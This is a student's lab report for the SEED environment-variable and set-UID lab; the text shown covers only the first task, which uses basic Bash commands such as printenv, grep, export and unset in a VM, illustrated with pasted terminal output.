

Environment Variable and Set-UID Program Lab

Table of Contents:

Title page	1
Table of contents	2
Abstract	3
Introduction	3
Objective	3
Tasks.....	4
Task 1: Manipulating Environment Variables	4
Task 2: Passing Environment Variables from Parent Process to Child Process	14
Task 3: Environment Variables and execve()	25
Task 4: Environment Variables and system()	30
Task 5: Environment Variables and set-UID program	33
Task 6: The PATH Environment Variable and Set-UID Programs	38
Task 7: The LD PRELOAD Environment Variable and Set-UID Programs	49
Task 8: Invoking External Programs Using system() versus execve()	55
Task 9: Capability Leaking	62
Summary	64
Conclusion	65
References	65

1 Abstract:

An environment variable is a dynamic "object" on a computer with an editable value that tells applications where to install files, where to store temporary files, and where to locate user profile information. This practical report aims to Presenting and facilitating understanding the first steps of a memory attack using its variables and the set-UID program It also contains conclusions and notes for the most prominent problems that occur during the application of this lab 1 From the SEED labs series.

2 Introduction:

Environment variables are a collection of dynamically named values that can influence how running programs behave on a computer. Environment variables are inherited from a process's parent by default. When one program executes another, the calling program has the ability to change the environment variables to arbitrary values. Set-uid/set-gid applications are at risk since their invoker has total control over the environment variables they're provided. Because they are often inherited, this also applies transitively; a secure program may call another program and, if particular precautions are not taken, may pass potentially harmful environment variable values on to the program it calls. The subsections that follow go through environmental factors and what to do with them.

Setuid is a particular form of file permission in Unix and Unix-like operating systems such as Linux and BSD. It stands for set user ID on execution. It is a security tool that allows users to execute certain applications with elevated privileges.

This lab report covers the following topics:

- Environment variables
- Set-UID programs
- Securely invoke external programs
- Capability leaking
- Dynamic loader/linker

3 Objective:

The objective / purpose of this Lab:


1. Understand how environment variables work and how to manipulate environment variables
2. How to inherit environment variables when the parent process creates the child process
3. How environmental variables affect the behavior of systems and programs
4. Functions of fork, execve and system, and observe different phenomena
5. Set-UID program behavior
- 6 Security issues in environment variables and Set-UID programs (such as permission leaks)
7. Protection mechanism of dynamic linker

4 Tasks:



4.1 Task 1: Manipulating Environment Variables.

- Before starting the steps of task 1 of the lab, it is best to create a file with the aim of:
To convert what we need?!

- Inside file Lab 01 we can have a terminal



- $\text{Ctrl} + \text{K} + \text{L}$ = it will show the PATH of any file in SEED LABS environment
you Open it || work in it.




So, by viewing and reading the requirements from the lab, there are two important points:

- Use `printenv` or `env` command to print out the environment variables. If you are interested in some particular environment variables, such as `PWD`, you can use "`printenv PWD`" or "`env | grep PWD`".
- Use `export` and `unset` to set or unset environment variables. It should be noted that these two commands are not separate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash).


We open the Terminator located in the Seed Lab environment. we write

Cd = it used to change the current working directory (i.e., in which the current user is working).




```
/bin/bash
[10/13/21]seed@VM:~$ cd
```

After that we paste the path of the lab 01 file that you copied earlier




```
/bin/bash
cd /home/seed/Documents/its450/lab01
[10/13/21]seed@VM:~/.../lab01$
```

In the first step, we test the variable **Printenv**



```
/bin/bash
cd /home/seed/Documents/its450/lab01
[10/13/21]seed@VM:~/.../lab01$ printenv
```

We press (Enter) on the keyboard



```
UPSTART_INSTANCE=
XDG_SESSION_DESKTOP=ubuntu
UPSTART_EVENTS=xsession started
LOGNAME=seed
COMPIZ_BIN_PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-kXW8Xj5C68
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/
:/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed
=/usr/bin/printenv
[10/13/21]seed@VM:~/.../lab01$
```

I get all function of (printenv)

And by looking and researching, I had a question, what does PWD mean?

```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
DESKTOP_SESSION=ubuntu
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games:/usr/local/games:::/snap/bin:/usr/lib/jv
m/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm
/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-sdk-r8d:/home/seed/.local/bin
QT_IM_MODULE=ibus
QT_QPA_PLATFORMTHEME=appmenu-qt5
XDG_SESSION_TYPE=x11
PWD=/home/seed/Documents/its450/lab01
JOB=unity-settings-daemon
XMODIFIERS=@im=ibus
JAVA_HOME=/usr/lib/jvm/java-8-oracle
GNOME_KEYRING_PID=
LANG=en_US.UTF-8
GDM_LANG=en_US
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
IM_CONFIG_PHASE=1
GDMSESSION=ubuntu
SESSIONTYPE=gnome-session
GTK2_MODULES=overlay-scrollbar
SHLVL=1

```

PWD: that mean the photo I make it because I work from there.

Then I write the variable **Printenv | grep -i PWD**

```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
UPSTART_INSTANCE=
XDG_SESSION_DESKTOP=ubuntu
UPSTART_EVENTS=xsession started
LOGNAME=seed
COMPIZ_BIN_PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNdumv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/
:/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed
_=~/bin/printenv
[10/13/21]seed@VM:~/.../lab01$ printenv | grep -i PWD

```

After pressing enter

```

Lab 0 ( intro lab ) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
LOGNAME=seed
COMPIZ_BIN_PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNduMv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/
:/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed
=/usr/bin/printenv
[10/13/21]seed@VM:~/.../lab01$ printenv | grep -i PWD
PWD=/home/seed/Documents/its450/lab01
OLDPWD=/home/seed
[10/13/21]seed@VM:~/.../lab01$ 

```

The word PWD appears in red.

We conclude that the function of the variable. She: It is a way to find something that we are specifically looking for. There is another way: Printenv PW

```

Lab 0 ( intro lab ) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNduMv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/
:/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed
=/usr/bin/printenv
[10/13/21]seed@VM:~/.../lab01$ printenv | grep -i PWD
PWD=/home/seed/Documents/its450/lab01
OLDPWD=/home/seed
[10/13/21]seed@VM:~/.../lab01$ printenv PWD
/home/seed/Documents/its450/lab01
[10/13/21]seed@VM:~/.../lab01$ 

```


It reviews the path of the exact command you requested to search and where to find it.

But from my point of view, I consider the first method to be the best, because it distinguishes it in a different color from the rest of the lines of code + gives

PWD old and current.

*I tried something else `which env` OR `which printing`


And I came to the conclusion that the function of this command is that we can get the paths of the variables that we requested by Terminator.



```
COMPIZ_BIN_PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNduMv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share
./:/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed
=/usr/bin/printenv
[10/13/21]seed@VM:~/.../lab01$ ls `which env`
/usr/bin/env
[10/13/21]seed@VM:~/.../lab01$ ls `which printenv`
/usr/bin/printenv
[10/13/21]seed@VM:~/.../lab01$
```

-If we write **env** It will review

All his staff



```
UPSTART_INSTANCE=
XDG_SESSION_DESKTOP=ubuntu
UPSTART_EVENTS=xsession started
LOGNAME=seed
COMPIZ_BIN_PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNduMv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share
./:/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed
=/usr/bin/env
[10/13/21]seed@VM:~/.../lab01$
```

If I write **env PWD**

In order to view this file, I will eventually get an **error**

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 65x24
UPSTART_EVENTS=xsession started
LOGNAME=seed
COMPIZ_BIN PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNduMv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share
:/usr/share:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed
=/usr/bin/env
[10/13/21]seed@VM:~/.../lab01$ env PWD
env: 'PWD': No such file or directory
[10/13/21]seed@VM:~/.../lab01$ Right Control

```

We can use a formula/variable (**env –help**) = to see all options & it's guide you if I feel I lost.

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 65x24
=/usr/bin/env
[10/13/21]seed@VM:~/.../lab01$ env PWD
env: 'PWD': No such file or directory
[10/13/21]seed@VM:~/.../lab01$ env --help
Usage: env [OPTION]... [-] [NAME=VALUE]... [COMMAND [ARG]...]
Set each NAME to VALUE in the environment and run COMMAND.

Mandatory arguments to long options are mandatory for short options too.
-i, --ignore-environment start with an empty environment
-o, --null end each output line with NUL, not newline
-u, --unset=NAME remove variable from the environment
--help display this help and exit
--version output version information and exit

A mere - implies -i. If no COMMAND, print the resulting environment.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/env>
or available locally via: info '(coreutils) env invocation'
[10/13/21]seed@VM:~/.../lab01$ Right Control

```

Wich mean set
+ it's one of
command

The second point of Task 1:

```

terminator /bin/bash
-i, --ignore-environment start with an empty environment
-0, --null end each output line with NUL, not newline
-u, --unset=NAME remove variable from the environment
--help display this help and exit
--version output version information and exit

A mere - implies -i. If no COMMAND, print the resulting environment.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/env/>
or available locally via: info '(coreutils) env invocation'
[10/13/21]seed@VM:~/.../lab01$ which export
[10/13/21]seed@VM:~/.../lab01$ which unset
[10/13/21]seed@VM:~/.../lab01$ help
GNU bash, version 4.3.46(1)-release (i686-pc-linux-gnu)
These shell commands are defined internally. Type 'help' to see this list.
Type 'help name' to find out more about the function `name'.
Use `info bash` to find out more about the shell in general.
Use `man -k` or `info` to find out more about commands not in this list.

```

Use **export** and **unset** to set or unset environment variables. It should be noted that these two commands are not separate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash)

-To get all kinds of command, we just type (**help**)

```

[10/13/21]seed@VM:~/.../lab01$ which export
[10/13/21]seed@VM:~/.../lab01$ which unset
[10/13/21]seed@VM:~/.../lab01$ help
GNU bash, version 4.3.46(1)-release (i686-pc-linux-gnu)
These shell commands are defined internally. Type 'help' to see this list.
Type 'help name' to find out more about the function `name'.
Use `info bash` to find out more about the shell in general.
Use `man -k` or `info` to find out more about commands not in this list.

```

```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash
compgen [-abcdefgjksuv] [-o o...] return [n]
complete [-abcdefgjksuv] [-pr> select NAME [in WORDS ... ;]>
compton [-o|+o option] [-DE] > set [-abefhkmnptuvxBCHP] [-o>
continue [n]
coproc [NAME] command [redire> shopt [-pqsu] [-o] [optname] >
declare [-aAfFgilnrtux] [-p] > source filename [arguments]
dirs [-clpv] [+N] [-N]
disown [-h] [-ar] [jobspec ..> suspend [-f]
echo [-neE] [arg ...] > test [expr]
enable [-a] [-dnps] [-f filen> time [-p] pipeline
eval [arg ...] > times
exec [-cl] [-a name] [command]> trap [-lp] [[arg] signal_spe>
exit [n]
export [-fn] [name[=value] ..> true
false
fc [-e ename] [-lnr] [first] > type [-afptP] name [name ...]>
fg [job spec]
for NAME [in WORDS ... ] ; do> typeset [-aAfFgilrtux] [-p] >
for (( expl; exp2; exp3 )); d> ulimit [-SHabcdefilmnpqrstuv>
function name { COMMANDS ; } > variables - Names and meanin>
getopts optstring name [arg]
hash [-lr] [-p pathname] [-dt> wait [-n] [id ...]
help [-dms] [pattern ...] > while COMMANDS; do COMMANDS;>
{ COMMANDS ; }
[10/13/21]seed@VM:~/.../lab01$ Right Control

```

All types of COMMAND

If we want to get a specific command, for example: **Unset**

There are two ways, either by searching in the following command list from the **HELP** command

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

```
/bin/bash /bin/bash 65x24
compgen [-abcdefgjksuv] [-o o] ... return [n]
complete [-abcdefgjksuv] [-pr] ... select NAME [in WORDS ... ;]...
comptopt [-o]+o option [-DE] ... set [-abefhkmnptuvxBCHP] [-o...
continue [n] ... shift [n]
coproc [NAME] command [redire... shopt [-pqsu] [-o] [optname]...
declare [-aAfFgilnrtux] [-p] ... source filename [arguments]...
dirs [-clpv] [+N] [-N] ... suspend [-f]...
disown [-h] [-ar] [jobspec ...]... test [expr]...
echo [-neE] [arg ...] ... time [-p] pipeline...
enable [-a] [-dnps] [-f filen... times...
eval [arg ...] ... trap [-lp] [[arg] signal_spe...
exec [-cl] [-a name] [command]... true...
exit [n] ... type [-afptP] name [name ...]...
export [-fn] [name[=value] ...]... typeset [-aAfFgilnrtux] [-p]...
false ... ulimit [-SHabcdefilmpqrstuv]...
fc [-e ename] [-lnr] [first] ... umask [-p] [-S] [mode]...
fg [job_spec] ... unalias [-a] name [name ...]...
for NAME [in WORDS ...] ; do ... unset [-f] [-v] [-n] [name ...]...
for (( exp1; exp2; exp3 )); do ... until COMMANDS; do COMMANDS;...
function name { COMMANDS ; } ... variables - Names and meanin...
getopts optstring name [arg] ... wait [-n] [id ...]...
hash [-lr] [-p pathname] [-dt]... while COMMANDS; do COMMANDS;...
help [-dms] [pattern ...] ... { COMMANDS ; }
[10/13/21]seed@VM:~/.../lab01$
```

OR write **Help unset**

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

```
/bin/bash /bin/bash 65x24
help [-dms] [pattern ...] { COMMANDS ; }
[10/13/21]seed@VM:~/.../Lab01$ help unset
unset: unset [-f] [-v] [-n] [name ...]
      Unset values and attributes of shell variables and functions.

      For each NAME, remove the corresponding variable or function.

      Options:
        -f      treat each NAME as a shell function
        -v      treat each NAME as a shell variable
        -n      treat each NAME as a name reference and unset the
              variable itself
              rather than the variable it references

      Without options, unset first tries to unset a variable, and if
      that fails,
      tries to unset a function.

      Some variables cannot be unset; also see `readonly'.

      Exit Status:
        Returns success unless an invalid option is given or a NAME is
        read-only.
[10/13/21]seed@VM:~/.../lab01$
```

As well as the matter export based on the fact that we focus on these two variables in this part

```

bg [job_spec ...]      mapfile [-n count] [-O origi>
bind [-lpsvPSVX] [-m keymap] > popd [-n] [+N | -N]
break [n]                printf [-v var] format [argu>
builtin [shell-builtin [arg .> pushd [-n] [+N | -N | dir]
caller [expr]            pwd [-LP]
case WORD in [PATTERN [| PATT> read [-ers] [-a array] [-d d>
cd [-L|[-P [-e]] [-@]] [dir]  readarray [-n count] [-O ori>
command [-pV] command [arg .> readonly [-aAf] [name[=value]>
compgen [-abcdefgjksuv] [-o o> return [n]
complete [-abcdefgjksuv] [-pr] select NAME [in WORDS ... ;]>
compopt [-o]+o option [-DE] > set [-abefhkmnptuvxBCHP] [-O>
continue [n]              shift [n]
Wireshark [AME] command [redire> shopt [-pqsu] [-o] [optname >
declare [-aAfFgilrtux] [-p] > source filename [arguments]
dirs [-clpv] [+N] [-N]       suspend [-f]
disown [-h] [-ar] [jobspec ..> test [expr]
echo [-neE] [arg ...]       time [-p] pipeline
enable [-a] [-dnps] [-f filen> times
eval [arg ...]             trap [-lp] [[arg] signal_spe>
exec [-cl] [-a name] [command> true
exit [n]                   type [-afptP] name [name ...>
export [-fn] [name[=value] ..> typeset [-aAfFgilrtux] [-p] >
false                      ulimit [-SHabcdefilmnpqrstuv>
fc [-e ename] [-lnr] [first] > umask [-p] [-S] [mode]

```

When we use a command / variable (as its definition, that is, this name is related to or equal to this value) **Export SEEDAGE = 5**

So:

SEEDAGE its **NAME**

5 its **VALUE**

To make sure it's true, we write it down

(echo \$ SEEDAGE)

```

-f      treat each NAME as a shell function
-v      treat each NAME as a shell variable
-n      treat each NAME as a name reference and unset the
variable itself
        rather than the variable it references

Without options, unset first tries to unset a variable, and if that fails,
tries to unset a function.

Some variables cannot be unset; also see `readonly'.

Exit Status:
    Returns success unless an invalid option is given or a NAME is
read-only.
[10/13/21]seed@VM:~/.../lab01$ export SEEDAGE=5
[10/13/21]seed@VM:~/.../lab01$ echo$SEEDAGE
No command 'echo5' found, did you mean:
Command 'echo' from package 'coreutils' (main)
echo5: command not found
[10/13/21]seed@VM:~/.../lab01$ export SEEDAGE=5
[10/13/21]seed@VM:~/.../lab01$ echo $SEEDAGE
5

```


After I do **click right** than **Split Horizontally**, I noticed that the page was separated into two parts and when I re-tested the previous command

(echo \$ SEEDAGE)

I didn't get a result.

We conclude from this that the matter clicks **right** than **Split Horizontally**

Completely detaches the page (that is, as if I am working on a new page)



The screenshot shows a desktop environment with a window titled "Lab 0 (intro lab) [Running] - Oracle VM VirtualBox". Inside, a terminal window titled "Terminator" is open. The terminal shows the following command history:

```
/bin/bash
[10/13/21]seed@VM:~/.../lab01$ export SEEDAGE=5
[10/13/21]seed@VM:~/.../lab01$ echo$SEEDAGE
No command 'echo5' found, did you mean:
  Command 'echo' from package 'coreutils' (main)
echo5: command not found
[10/13/21]seed@VM:~/.../lab01$ export SEEDAGE=5
[10/13/21]seed@VM:~/.../lab01$ echo $SEEDAGE
5
[10/13/21]seed@VM:~/.../lab01$
```

After the window is closed through

click right / close

-After writing **bash** What it's mean bash?

